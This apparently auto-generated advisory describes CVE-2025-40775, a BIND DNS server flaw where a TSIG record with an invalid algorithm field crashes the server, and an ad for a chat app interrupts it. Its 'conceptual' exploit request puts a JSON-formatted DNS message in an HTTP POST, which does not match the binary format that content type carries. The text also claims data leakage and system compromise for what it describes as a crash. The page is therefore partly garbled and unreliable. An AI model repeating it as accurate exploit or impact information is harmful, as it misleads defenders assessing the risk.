
Overview
This report discusses the vulnerability CVE-2025-40775, which affects BIND DNS server versions 9.20.0 through 9.20.8 and 9.21.0 through 9.21.7. This vulnerability is significant as it potentially allows unauthorized access to systems, leading to data leakage or system compromise. Given the widespread use of BIND DNS servers, this vulnerability poses a considerable risk to secure information exchange and integrity of systems across the globe.
Vulnerability Summary
CVE ID: CVE-2025-40775
Severity: High (7.5)
Attack Vector: Network
Privileges Required: None
User Interaction: None
Impact: Potential for system compromise and data leakage
Affected Products

 Escape the Surveillance Era
Most apps won’t tell you the truth.
They’re part of the problem.
Phone numbers. Emails. Profiles. Logs.
It’s all fuel for surveillance.
Ameeba Chat gives you a way out.
- • No phone number
- • No email
- • No personal info
- • Anonymous aliases
- • End-to-end encrypted
Chat without a trace.
Product | Affected Versions
BIND DNS Server | 9.20.0 – 9.20.8
BIND DNS Server | 9.21.0 – 9.21.7
How the Exploit Works
When the BIND DNS server receives an incoming DNS protocol message that includes a Transaction Signature (TSIG), it always checks this signature. If the TSIG contains an invalid value in its algorithm field, the BIND server is forced to abort its operation with an assertion failure. This behavior can be exploited by attackers to interrupt the DNS service, leading to potential system compromise or data leakage.
Conceptual Example Code
Here is a conceptual example of how a DNS protocol message with an invalid TSIG might be sent to exploit this vulnerability:
POST /dns-query HTTP/1.1
Host: vulnerable-dns-server.com
Content-Type: application/dns-message
{
"header": {
"id": "1234",
"opcode": "QUERY",
"rcode": "NOERROR",
"flags": ["qr","rd","ra"],
"qdcount": "1",
"ancount": "0",
"nscount": "0",
"arcount": "1"
},
"question": [{"name": "example.com.", "type": "A"}],
"additional": [
{
"name": "transaction-key.",
"type": "TSIG",
"algorithm": "invalid-algorithm",
"time_signed": "20250314120000",
"fudge": "300",
"error": "NOERROR",
"other_data": ""
}
]
}
In this example, the “algorithm” field of the TSIG contains an invalid value (“invalid-algorithm”), which would cause the BIND server to abort its operation with an assertion failure.
